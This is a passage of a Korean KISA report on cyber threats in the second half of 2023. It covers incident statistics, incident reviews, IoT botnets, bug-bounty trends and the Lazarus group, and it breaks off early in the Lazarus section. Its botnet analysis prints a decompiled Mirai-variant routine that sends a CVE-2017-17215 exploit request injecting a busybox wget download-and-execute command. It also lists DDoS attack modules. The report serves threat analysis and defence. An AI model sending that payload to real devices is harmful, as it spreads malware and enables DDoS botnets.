2023년 하반기

사이버 위협 동향 보고서

과학기술정보통신부

KISA 한국인터넷진흥원

2023년 하반기

사이버 위협 동향 보고서

2023년 하반기

사이버 위협 동향 보고서

Part. 1

Trend / 2023 하반기

사이버 위협 동향

Part. 1

1-1 침해사고 현황

침해사고 신고 통계

과학기술정보통신부(한국인터넷진흥원)은 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」제48조의 3(침해사고 신고 등)에 따라 민간분야의 정보통신서비스 제공자로부터 침해사고 신고를 받고 있다. 2023년 침해사고 신고 통계를 살펴보면 2022년 1,142건에서 2023년 1,277건으로 전년대비 약 12% 증가하였으며, 2021년부터 2023년까지 반기별 침해사고 신고 현황을 살펴보면 2021년 상반기 298건/ 하반기 342건, 2022년 상반기 473건/ 하반기 669건이며, 2023년 상반기 664건/ 하반기 613건의 침해사고 신고가 있었다. 2023년 상반기 침해사고 신고 건수는 664건으로 전년대비 40% 증가하였다.

[단위 : 건수]

구분 \ 연도	2021년		2022년		2023년	
	상반기	하반기	상반기	하반기	상반기	하반기
건수	298	342	473	669	664	613
합계	640		1,142		1,277	

표 1-1 침해사고 신고 현황

유형별 침해사고 신고 통계

과학기술정보통신부(한국인터넷진흥원)의 경우에는 국내 민간분야의 침해사고 신고를 받고 있으며, DDoS 공격, 악성코드 감염, 서버 해킹 등의 유형으로 신고를 받고 있다.

2023년 유형별 침해사고 신고 통계를 살펴보면 DDoS 공격이 전년대비 약 2배로 급격히 증가하였으며, 전체 유형별 비중으로는 서버해킹이 45.7%로 가장 높았다. 그 다음으로 악성코드 감염이 23.5%, DDoS 공격이 16.7%, 기타 14.2%인 것으로 나타났다. 2023년 상반기 유형별 침해사고 건수는 DDoS 공격이 213건으로 전년 대비 가장 많이 증가하였으며, 2022년부터 2023년까지 반기별 침해사고 신고 현황을 살펴보면 서버해킹이 2022년 상반기 275건/ 하반기 310건, 2023년 상반기 320건/ 하반기 263건으로 가장 많은 신고를 받은 것으로 나타났다. 그 다음으로는 악성코드 감염 신고가 2022년 상반기 125건/ 하반기 222건, 2023년 상반기 156건/ 하반기 144건으로 많았으며, 다음으로 DDoS 공격 신고가 2022년 상반기 48건/ 하반기 74건, 2023년 상반기 124건/ 하반기 89건 이었다. 유형별 침해사고 기타 분류에는 정보유출, 스팸 문자 및 메일 발송 등의 침해사고 신고 건이 포함되어 있으며, 2022년 상반기 25건/ 하반기 63건, 2023년 상반기에는 64건/ 하반기 117건의 신고를 받은 것으로 나타났다.

[단위 : 건수]

구분 \ 연도		2022 (상반기)	비율	2022 (하반기)	비율	2023 (상반기)	비율	2023 (하반기)	비율
침해사고 신고	DDoS 공격	48	10.1%	74	11.1%	124	18.7%	89	14.5%
	악성코드	125	26.4%	222	33.2%	156	23.5%	144	23.5%
	(랜섬웨어)	(118)	(24.9%)	(207)	(30.9%)	(134)	(20.2%)	(124)	(20.2%)
	서버 해킹	275	58.1%	310	46.3%	320	48.2%	263	42.9%
	기타	25	5.3%	63	9.4%	64	9.6%	117	19.1%
합 계		473		669		664		613	

표 1-2 유형별 침해사고 신고 현황

침해사고 신고 유형 중 악성코드 감염 통계를 살펴보면 악성코드 감염 90% 이상의 비중을 랜섬웨어 신고가 차지하고 있었으며, 2022년 랜섬웨어 신고는 325건으로 지난 4년간 8.3배로 급속히 증가하였다. 2023년 랜섬웨어 침해사고 현황을 살펴보면 전년 대비 20% 감소한 258건인 것으로 나타났으며, 중견기업이 전년대비 15% 증가한 40건, 중소기업은 200건으로 중소기업과 중견기업의 비중이 전체의 92%에 해당하는 것으로 나타났다.

랜섬웨어 침해사고 신고 기관(업)의 백업 여부 현황을 살펴보면 전체 백업률은 2022년 상반기 44.1%/ 하반기 40.1%, 2023년 상반기 47%/ 하반기 70.2%로 백업비중이 증가하고 있었고 그 중 2022년 상반기 23.1%/ 하반기 20.5%, 2023년 상반기 42.9%/ 하반기 35.6%가 백업까지 감염된 것으로 파악되었다.

업종별 침해사고 신고 통계


2023년 업종별 침해사고 신고 통계현황을 살펴보면 도매 및 소매업이 184건으로 전년 대비 18%로 가장 많이 증가한 것으로 나타났으며, 정보통신업이 442건으로 가장 많은 침해사고 신고를 받은 것으로 나타났다. 2022년부터 2023년까지 반기별 침해사고 신고 현황을 살펴보면 정보통신업에서 2022년 상반기 201건/ 하반기 208건, 2023년 상반기 250건/ 하반기 192건으로 가장 많은 신고를 받은 것으로 나타났으며, 제조업이 2022년 상반기 80건/ 하반기 165건, 2023년 상반기 130건/ 하반기 115건으로 그 다음으로 많았다. 도매 및 소매업이 2022년 상반기 60건/ 하반기 96건, 2023년 상반기 95건/ 하반기 89건이었으며, 협회 및 단체 등이 2022년 상반기 30건/ 하반기 40건, 2023년 상반기 39건/ 하반기 34건인 것으로 나타났다.

[단위 : 건수]

구 분 \ 연 도	2022 (상반기)	비율	2022 (하반기)	비율	2023 (상반기)	비율	2023 (하반기)	비율
정보통신업	201	42.5%	208	31.1%	250	37.7%	192	31.3%
제조업	80	16.9%	165	24.7%	130	19.6%	115	18.8%
도매 및 소매업	60	12.7%	96	14.4%	95	14.3%	89	14.5%
협회 및 단체, 수리 및 기타 개인 서비스업	30	6.3%	40	5.9%	39	5.9%	34	5.5%
기타	102	21.6%	160	23.9%	150	22.6%	183	29.9%
합 계	473		669		664		613	

표 1-3 업종별 침해사고 신고 현황

월별 주요사고 리뷰



2023년 6월부터 8월까지 솔루션 개발 업체의 중앙 업데이트 서버를 장악하여, 고객사 솔루션 서버를 대상으로 악성 파일을 유포하는 형태의 공급망 공격이 확인되었다. 이로 인해 다수의 고객사 시스템에 심각한 보안 위협이 발생하였다. 해당 공격의 핵심은 중앙 업데이트 서버 및 고객사 서버의 정책 업데이트에 대한 무결성 검증 부족에 기인한다. 업데이트 정책에 대한 강력한 무결성 검증이 시행되지 않아, 공격자는 가장 신뢰할 수 있는 채널을 통해 악성파일을 배포할 수 있었다. 이로써 고객사들은 악의적인 행위에 대해서 무분별하게 수락하게 되는 취약한 구조로 공격의 피해를 받게 되었다.

개발사는 무결성 검증 및 공격을 방어할 수 있는 기술을 적극적으로 도입해야 한다. 업데이트 서버의 무결성을 보장하기 위해 디지털 서명 및 암호화 기술을 도입하여 공격의 가능성을 최소화하는 것이 중요하다. 또한, 업데이트 무결성을 검증하기 위한 자동화된 프로세스와 정책을 구현하여 공격자의 간섭을 최소화해야 고객사를 대상으로 하는 공격을 사전에 방지할 수 있다.

고객사는 공급망의 취약성을 식별하고 위험성을 평가하거나, 이상 징후 및 비정상적인 활동을 탐지하는 보안 시스템을 구축하고 모니터링하는 등의 종합적이고 효과적인 공급망 보안 전략을 구축해야만 한다. 특히, 고객사와 솔루션 개발사 간의 긴밀한 협력이 선행되어야 공급망 공격에 대한 보안조치를 더욱 효과적으로 시행할 수 있다.

8월에는 유명 인터넷서점과 입시학원에서 서비스하고 있는 콘텐츠 자료(e북, 강의영상 등) 일부가 유출된 사고가 발생하였다. 공격자는 전산망 해킹을 통해 얻은 콘텐츠 자료를 이용하여 피해기업에 금전을 요구하는 새로운 공격 전략을 채택하고 있다. 특히, 금전 요구와 함께 '복호화된 콘텐츠의 불법 유포'라는 위협은 금전적 손실뿐 아니라 평판 손상까지 초래할 수 있는 위험성을 안겨주고 있다.

홈페이지의 사용자 검증이 미흡한 취약점과 오래된 버전의 프로그램에서 DRM을 해제할 수 있는 키를 탈취, 자동화를 통한 대량의 DRM(Digital Rights Management)이 적용된 콘텐츠 자료를 다운로드하고 복호화하는 등 높은 수준의 기술력과 전문성을 갖추고 있었다.

기업은 앞으로도 전자 저작물 유통 생태계를 위협하는 공격의 도전에 대비하기 위해 보안 시스템을 강화하고 콘텐츠에 대한 접근 권한을 엄격히 통제해야 한다. 표준화된 전자책 보안 기술 개발, DRM 시스템의 보안성 강화 등을 통해 콘텐츠 탈취 시도를 사전에 차단할 필요가 있다. 사이버 공격자들이 점점 더 지능적이고 전문적으로 진화할수록 새로운 보안 위협에 대한 대응 전략을 지속적으로 발전시켜야 한다.

크리덴셜 스터핑은 대량의 사용자 이름과 비밀번호 조합을 시도하여 시스템에 무단으로 접근하는 공격으로 최근 몇 년간 지속적으로 피해가 발생하고 있으며, 기술적으로도 발전하고 있다. 무단접근을 시도할 뿐만 아니라 사용자 검증이 미흡한 취약점을 이용하여 계정정보를 획득하는 등 공격이 다양한 형태로 나타나고 있어 기업 및 개인 사용자에게 심각한 보안 위협이 되었다.

공격자는 대량의 계정정보를 다양한 경로로 수집한다. 최근에는 네이버 로그인 페이지를 모방한 피싱 사이트가 많이 나타났었다. 이 페이지는 실제 네이버 로그인 페이지와 놀랍도록 흡사하게 제작되어 사용자로부터 아이디, 비밀번호 등을 입력받고 이 정보는 곧바로 공격자에게 전송되어 개인정보 유출의 위험성을 야기한다.

사용자들은 신뢰성 없는 링크를 피하고 공식 웹사이트를 통해서만 로그인을 해야 하며, 피싱에 노출되지 않도록 하는 노력이 필요하다. 기업은 다중 인증 요소를 도입하거나 계정 잠금 등의 강화된 보안 정책을 적용하고, 비정상 접근에 대한 탐지 시스템 도입을 통해 무단 로그인 시도를 차단해야 크리덴셜 스터핑 공격에 대한 효과적인 방어가 가능하다.

가상자산 시장의 급격한 성장으로 가상자산을 기업이 보유하고 있는 경우가 늘어나면서, 사이버 공격자들은 금융정보와 함께 가상자산에 접근할 수 있는 공격 대상으로 인식하고 있다. 실제 10월과 11월에 몇몇 기업은 가상자산 보유를 이유로 한 사이버 공격을 경험하였다. 공격자들은 주로 소셜 엔지니어링, 악성코드 감염, 그리고 피싱 공격을 통해 기업 내부로 침투하였다. 또한, 가상자산 보유에 따른 특별한 보안 취약점이 존재하며 블록체인 기술을 악용하거나 스마트 계약과 같은 새로운 기술을 통해 기존의 보안 전략을 무력화 하고 있다.

앞으로도 가상자산 시장의 성장으로 기업을 향한 공격은 더욱 증가할 것으로 예측되며, 가상자산 보유에 따른 보안 위협을 감지 · 대응하기 위해 특화된 보안전략을 수립하고 신속하게 대응할 수 있는 대책을 마련해야 한다.

외부에 오픈된 서버를 대상으로 솔루션 에이전트의 N-Day 취약점을 이용한 공격은 최근에 급증하는 보안 위협 중 하나로 부상하고 있다. N-Day 취약점은 이미 발표되었지만 해당 취약점에 대한 패치나 보안 업데이트가 운영자에 의해 적용되지 않았음을 의미한다.

이런 취약점을 이용한 공격은 주로 기업의 IT에 심각한 영향을 미친다. 해당 취약점이 공개된 후에도 패치가 시스템에 적용되지 않으면, 공격자는 해당 취약성을 이용하여 시스템에 침투하고 중요한 정보를 탈취하거나 조작하는 등의 악의적인 행위를 수행할 수 있다. 실제, 10월에 백업 솔루션의 N-Day 취약점을 이용하여 다수의 업체를 공격한 정황이 확인되었다.

N-Day 취약점에 대응하기 위해서는 신속한 보안 업데이트 및 패치 적용이 필수적으로 운영해야만 한다. 운영자는 발견된 취약점에 대해 빠르게 판단하여 시스템을 최신 보안 상태로 유지해야 한다. 보안 정책 및 프로세스를 강화하여 취약점에 대한 대비책을 마련하고 이를 준수해야하는 것도 필요하다.

Part. 1

1-2 IoT 봇넷 동향

IoT 위협 동향

2023년 사물인터넷(IoT) 위협 동향에서 두드러진 것은 IP카메라용 DVR(Digital Video Recorder) 제품으로 미라이(Mirai) 악성코드 전파 및 DDoS 공격 시도가 탐지되고 있다. 9월부터 인터넷에 빠르게 퍼지고 있는 새로운 DDoS 네트워크가 발견되었으며 일일 감염단말 IP 수는 일 평균 약 22개씩 누적되어 최대 1천 8백여 개를 넘어서고 있다. 미라이 악성코드의 변종인 가프짓(Gafgyt) 으로 보여지며 매일 다양한 IoT 기기를 대상으로 공격을 개시하여 큰 위협을 가하고 있다. 또한 가프짓(Gafgyt)은 mips, arm, x86과 같은 대부분의 CPU 아키텍처에 영향을 미치며 악성코드가 설치되도록 스크립트 파일 형태로 배포하기 때문에 인터넷에 연결된 상당수의 IoT 기기가 봇넷에 감염되어 악용될 수 있다.

그림 2-1 IoT 봇넷 공격 흐름도

전파방식 분석

국내에서도 무봇(Moobot), 가프짓(Gafgyt), 에코봇(echobot) 등 기존 미라이 봇넷 뿐만 아니라 최근 제로데이를 이용하는 인펙티드슬러스(InfectedSlurs)라는 미라이 봇넷 활동까지 탐지되고 있다. 대부분의 미라이(Mirai) 봇넷 변종들이 원데이 또는 제로데이 취약점을 적극 활용하여 봇넷 규모를 확장하는 방식을 사용하고 있다. 예를 들어 CVE-2017-17215 (Huawei Home Device Upgrade exploit) 취약점은 유출된 미라이 소스코드 scanner.c와 유사하지만 무작위 IP에 전송하는 함수가 존재한다. telnet 및 ssh 대상으로 무차별 대입 방식을 사용하여 IoT 기기에 접근했던 초기의 미라이와 달리 해당 취약점은 공격자가 악성 패킷을 유니버설 플러그 앤 플레이(UPnP) 서비스인 37215 포트로 전송하여 사용자 인증 과정없이 공격을 시작할 수 있는 원격코드실행(RCE) 기능을 탑재하고 있다.

```
util_strcpy(                    // CVE-2017-17215
  v61 + 280,
  "POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\n"
  "Content-Length: 430\r\n"
  "Connection: keep-alive\r\n"
  "Accept: */*\r\n"
  "Authorization: Digest username=\"dslf-config\", realm=\"HuaweiHomeGateway\", nonce=\"88645cefb1f9ede0
  "336e3569d75ee30\", uri=\"/ctrlt/DeviceUpgrade_1\", response=\"3612f843a42db38f48f59d2a3597e19c\", alg
  "rithm=\"MD5\", qop=\"auth\", nc=00000001, cnonce=\"248d1a2560100669\"\r\n"
  "\r\n"
  "<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\" s:encodingS
  "yle=\"http://schemas.xmlsoap.org/soap/encoding/\"><s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-org:s
  "rvice:WANPPPConnection:1\"><NewStatusURL>$(/bin/busybox wget -g 185.196.9.102:665 -l /tmp/negro -r /.
  "elda/zelda; /bin/busybox chmod 777 /tmp/negro; /tmp/negro hw.selfrep)</NewStatusURL><NewDownloadURL>$
  "echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>\r\n"
  "\r\n");
v72 = *(v60 + v59);
v73 = util_strlen(v61 + 280);
send(v72, (v61 + 70), v73, 0x4000);// 전송
util_zero(v61 + 280, 1024);
util_zero(v61 + 24, 256);
close(*(v60 + v59));
v12 = dlink_scanner_setup_connection(v61);
v61[2] = 3;
```

그림 2-2 화웨이(huawei) 제품 대상 취약점 코드 전송 루틴

네트워크 공격방식

최근에 탐지된 미라이 악성코드는 초기 버전과 동일하게 킬러 모듈을 통해 SSH, HTTP 등과 같은 서비스를 종료시켜 다른 공격자가 IoT 기기를 사용할 수 없게 만든다. 이와 함께 감염 여부를 숨기기 위해 프로세스 이름을 sshd로 변경하고, 메모리에 복호화된 데이터가 남는 것을 방지하기 위해 사용한 데이터를 다시 암호화 하는 과정을 추가하는 등 공격기법을 정교화하고 있다. 공격 모듈은 실제 DDoS 공격을 준비하고 전송하는데 사용되며 아래와 같은 11개의 공격 모듈을 탑재하여 사용하고 있다.

공격모듈	공격행위	특징
attack_method_udpgeneric	다수의 UDP 패킷을 공격대상 서버로 전송	고용량 BPS
attack_udp_vse	Valve社 게임서버에 대한 거부 공격을 발생	고용량 BPS
attack_method_udpplain	속도를 최적화하여 4배 이상 강력한 플러딩 공격발생	고용량 BPS
attack_method_tcpsyn	TCP SYN 발생시켜 서버 자원 고갈 공격	고용량 BPS
attack_method_tcpack	TCP ACK 발생시켜 서버 자원 고갈 공격	고용량 BPS
attack_method_tcpstomp	게임서버용 STOMP 프로토콜에 대한 플러딩 공격	고용량 BPS
attack_method_greip	GRE 프로토콜 기반 플러딩 공격 변형	고용량 BPS
attack_method_greeth	GRE 프로토콜 기반 플러딩 공격	고용량 BPS
attack_method_std	임의 문자열 생성 및 무작위 UDP 패킷 전송	고용량 BPS
attack_udp_bypass	랜덤 IP, PORT에 UDP연결 시도 및 무작위 데이터 전송	
attack_tcp_socket	무한반복으로 TCP 연결 시도 및 무작위 데이터 전송	

표 2-1 Gafgyt 봇넷에 탑재되어 있는 DDoS 공격수행 모듈

IoT 봇넷 네트워크 규모

IoT 봇넷은 2021년 말 대량의 DDoS 트래픽을 발생시킨 이후 봇넷 네트워크의 규모를 확장하기 위해 지속적으로 악성코드 전파 및 감염을 시도하고 있다. 봇넷의 통제 규모가 커지면서 다양한 미라이 변종이 발견되고 공격 행위가 활발해지고 있는 것으로 나타났다. 특히 2023년 9월부터 12월 중순까지 Gafgyt 미라이 변종에 감염된 기기(IP기준)는 최대 1천 8백 여개에 달하고 있으며 최근 3개월 동안 감염단말 현황은 다음과 같다.




그림 2-3 일일 IoT 봇넷 감염단말 수

현재 사물인터넷(IoT)이 가정용 공유기부터 산업용 통신장비까지 폭넓게 활용되는 만큼 IoT 악성코드 감염과 DDoS 공격시도도 동시에 증가하고 있다. 더욱이 Shodan, Censys, criminalip와 같은 네트워크 스캐닝 솔루션을 이용하여 인터넷에 노출된 모든 기기가 검색되고 언제나 공격대상이 될 수 있으므로 IoT 기기가 손상되지 않도록 주의해야 한다. KISA는 보호나라 홈페이지를 통해 주요 IoT 보안 취약점 정보를 제공하고 통신사와 협력하여 DDoS 공격을 수시로 차단하는 등 힘을 모으고 있다. 이용자도 취약한 비밀번호 변경, 최신 소프트웨어 업데이트와 같이 사물인터넷 기기를 안전하게 사용하기 위한 노력이 필요하다.

Part. 1

1-3 보안 취약점 및 신고포상제 동향

'23년 보안취약점 신고포상제 현황 분석

'21, '22, '23. 취약점 신고건수




그림 3-1 취약점 신고 포상 관련 통계

'22년부터 '23년까지 보안취약점 신고포상제에서 신고된 취약점 중 포상된 건수를 기준으로 통계를 산출하였다.
취약점 대상별로 '21년부터 '23년까지 비교분석한 결과 Application 취약점이 올해 1.6배 이상 증가했다.
Application 내 대상 분류를 하면 '멀티미디어/원격협업 프로그램' 비율이 작년대비 50%이상 증가했으며 '21, '22년과 동일하게 '보안 프로그램'분야가 가장 높은 비율(47%)을 차지했다.

보안 프로그램 분야에는 백신 이외에 주로 상반기 때 언급하였던 문서보안 솔루션(문서 DRM, Digital Rights Management)과 Non-ActiveX 취약점이 주로 발견되었다. 팬데믹 이후 재택/원격 근무가 활성화되면서 수요가 급증한 문서보안 솔루션과 웹사이트 이용 시 사용되는 보안/인증 프로그램인 Non-ActiveX 취약점이다. 외부에서 접근 가능한 포트를 활성화시켜 놓거나 통신 명령어 전송 시 암호화 부분이 취약하여 공격자가 명령어 조작이 가능한 사례가 다시금 발견되고 있음을 알 수 있다.

다음으로 공격유형의 IoT 제품의 경우 상대적으로 작년대비 감소(150건→112건)하였다. 이전 대비 보안 내재화가 됨에 따라 분석 수요가 바뀌고 있는 추세로 보이나 IoT CCTV 등에서 영상 프로토콜(RTSP, ONVIF 등) 관련 부분은 지속적으로 신고되고 있다. 이는 편의성을 제공하기 위한 프로토콜로 특정 URL 접근 시 CCTV 영상 확인 등을 할 수 있는 기능이나 사용자 인증 없이 누구나 접근할 수 있는 결함 사례이다. 이에 상대적으로 취약한 인증 및 세션관리 취약점 유형이 증가함을 확인할 수 있다.

또한 IoT의 경우 신고포상제로 신고된 펌웨어 유형분석 결과 오픈소스인 boa 웹서버를 사용하는 경우가 많음을 알 수 있었다. '22년부터 신고된 IoT 공유기, CCTV 펌웨어중 분석한 결과 약 국내 제조사 5곳 이상에서 보안 업데이트가 중단된 Boa 웹서버를 사용함을 확인했다. 국내뿐만 아니라 '22년 하반기 MS社는 Boa 웹서버의 심각성에 대해 분석 보고서를 게시하며 "전세계 1백만대 이상의 'Boa' 웹서버가 인터넷에 노출되어 있는 사태로 '공급망 보안 위험'을 보여주는 사례"라고 강조했다. 이에 Boa 웹서버 오픈소스를 사용하는 제조사에서는 알려진 취약점을 악용한 공격에 이용되지 않도록 신속한 조치와 관리가 필요하다.

국내 침해사고 하반기 주요 취약점 사례

그림 3-2 '23년 하반기 주요 취약점

'23년 상반기의 경우 국내외 침해사고에 악용됐던 취약점을 살펴보면 불특정 다수 국민들이 사용하는 금융보안 프로그램, 이메일 프로그램 등이 주로 타겟이 되었으며, 이전에 사용하고 현재 사용하고 있지 않은 모듈 또는 다른 OS 호환성을 위해 남겨둔 모듈, 오래된 오픈소스 사용, API 사용자 인증 부분이 주로 미흡하여 사고가 발생했음을 알 수 있다. 이를 예방하기 위해서는 무엇보다 각 기업의 제품, 서버에서 사용하는 각각의 모듈 정보 및 버전을 현행화하여 관리해야함을 시사하였다.

라자루스 해킹그룹의 인증 프로그램 등을 대상으로 지속적인 공격이 계속되었다. 상반기에는 4월 W社 등 보안 인증프로그램에서 발생한 취약점으로, 인증 우회, 메모리 검증 미흡 등으로 원격코드 실행이 가능하였으며 취약점의 위험도가 매우 높은 것(CVSS 9점대)으로 판별되었다. 특히, 특정 OS 호환성을 위해 삭제되지 않고 남아있는 모듈이 타겟이 되어 공격에 활용되었음을 확인했다. 이외에도 API 사용 시 사용자 인증 부분이 미흡하여 발생하는 침해사고 등이 발생했다.

하반기는 11월 A社 보안취약점을 악용한 해킹 공격이 확인 되었다. Non-ActiveX인 보안 인증 프로그램의 경우 여전히 외부로부터 허용하지 않는 IP가 로컬에 패킷 전송이 가능하거나 취약한 암호화 방식을 사용하는 등의 취약점이 존재했다. 이에 과기정통부와 KISA는 국정원, 금융보안원 백신3사 및 드림시큐리티와 합동으로 조치방안을 마련하고 SW 삭제 권고를 공지했다. 이 뿐만 아니라 보안인증 SW를 포함한 Non-ActiveX의 경우는 대다수 국민들이 사용하고 있는 경우가 많으므로 무엇보다 암호화 방식 등 보안 수준을 높여야 할 필요성이 있음을 시사한다.

Part. 1

1-4 라자루스(Lazarus) 공격그룹의 특징 및 전망

한국인터넷진흥원에서는 2023년 상반기부터 라자루스 그룹이 제로데이 취약점을 악용한 공격 정황을 발견하고, 국내 언론 · 방산 · SW개발 업종으로 구성된 1차 명령제어지 31건, 2차 명령제어지 3건, 악성코드 피해지 41건 등 총 75개 기업을 조사하였다.

- 2023년 소스코드가 탈취된 솔루션이 24년에 악용되어 대형 침해사고로 확산 우려
- 국외에 한정된 공급망 공격이 24년에는 국내에서도 발발될 가능성↑

라자루스 개요

국가 차원의 지원을 받는 것으로 알려진 라자루스는 2009년부터 악성 활동을 본격적으로 시작한 것으로 알려져 있다. 이 조직이 가장 널리 알려지게 된 공격은 2014년 소니픽쳐스 사를 공격한 Operation Blockbuster이다. 이밖에도 라자루스는 Operation Flame, Operation Troy, DarkSeoul 등 수많은 해킹 공격을 수행했다.

라자루스 하위조직으로는 APT38(a.k.a. 블루노로프), 안다리엘 등이 존재하는 것으로 알려져 있다. 하지만 공격그룹에 대한 정의는 보안업체 별로 상이하고, 최근에는 각 하위 그룹간의 특징들이 겹치고 있어 명확한 구분 및 정의가 점차 어려워지고 있는 실정이다.

라자루스는 2023년 내내 금융보안 소프트웨어의 취약점을 악용하여 우리나라 기업들을 다수 감염시켰다. 국내 여러 보안전문가들은 과거부터 해당 소프트웨어가 악용되어 공격에 사용되었을 것으로 의심하고 있었으나 명확한 증거가 없었다. 그리고 백신 업체를 포함한 국내 여러 전문기관들이 끊임없이 추적하여 마침내 2023년 초 실제 악용된 취약점을 확인하였다. 확인결과, 최초침투부터 내부전파에 이르기까지 단계별로 악용된 소프트웨어가 상이하기도 하였다. 이번 라자루스發 공격은 현재까지도 패치가 되지 않은 기업들을 대상으로 공격이 진행 중이며, 금융보안 소프트웨어를 넘어서서 자산관리 솔루션 등으로 악용 소프트웨어 범주가 확장되고 있다.

라자루스發 공격 특징

1. 공격 대상 선정

라자루스의 과거 침해사고 이력을 확인하여 분석컨대, 탈취한 소스코드를 분석하여 제로데이 취약점을 공격, 실제 활용하기까지는 약 1년의 시간이 소요되는 것으로 추정된다. 이렇게 악용되는 국내 소프트웨어 개발사의 범주는 망연계 및 금융보안 분야였다. 우리는 과거 침해사고 이력을 통해 라자루스가 ①차후 대형 침해사고를 수행하기 전 미리 공격을 준비하고 있다는 점을 확인할 수 있다.

① 망연계 소프트웨어 개발사 A社 침투('18) → 망간 침투 시 A社 솔루션의 제로데이 사용('19)
② 금융보안 소프트웨어 개발사 B社 침투('18) → 최초 침투 시 B社 솔루션의 제로데이 사용('20)
③ 금융보안 소프트웨어 개발사 C社 침투('20) → 내부 PC 전파 시 C社 제로데이 사용('23)
④ 금융보안 소프트웨어 개발사 D社 침투('23) → 최초 침투 시 D社 제로데이 사용('23)

표 4-1 차기 공격을 위한 공급업체 침투 사례

올해 라자루스는 국내에서 개인들이 많이 사용하는 금융보안 소프트웨어의 제로데이 취약점을 적극 발굴하여 활용하였다. 금융보안 소프트웨어는 높은 국내 인터넷 뱅킹 이용률(2022년 기준 79.2%)로 인해 많은 PC에 설치되어 있고, 예측 불가능한 오류 발생 방지와 빠른 동작을 위해 컴퓨터가 부팅할 때부터 실행되기 때문에 대부분의 PC에서 항상 실행 상태로 대기 중인 특징을 가지고 있다. 이러한 프로그램들은 취약점을 통한 침투 성공 가능성이 높기 때문에 라자루스는 금융보안 소프트웨어 개발사를 적극적으로 공격하여 소스코드를 탈취하는 것으로 추정된다.
또한 라자루스는 ②사회적 이슈에 맞춰 고가치 기업을 공격한 것으로 보인다. 2018년 가상자산 가격이 급증하는 시기에 가상자산 거래소를 공격하여 가상자산을 탈취하였으며, 같은 해 방산수출이 170억 달러로 급증할 때에는 방산기업을 공격하여 내부정보를 탈취하였다. 그 외에도 대중무역규모 최대흑자 전환기에는 해양교역 기업, 누리호 이후 우주항공 산업의 발전기에는 우주항공 기업을 공격하기도 하였다.

연도	배경	공격타겟	최종목표
2018	가상자산 가격 급증	가상자산 거래소	가상자산 탈취
2018	방산수출액 급증	방산기업	내부정보
2020	대중무역규모 최대흑자 전환	해양교역 기업	내부정보
2023	우주항공 산업 발전	우주항공 기업	내부정보

표 4-2 라자루스 공격그룹의 고가치 기업 공격이력

2. 공격단계별 기술적 특징

1. 사전준비 단계

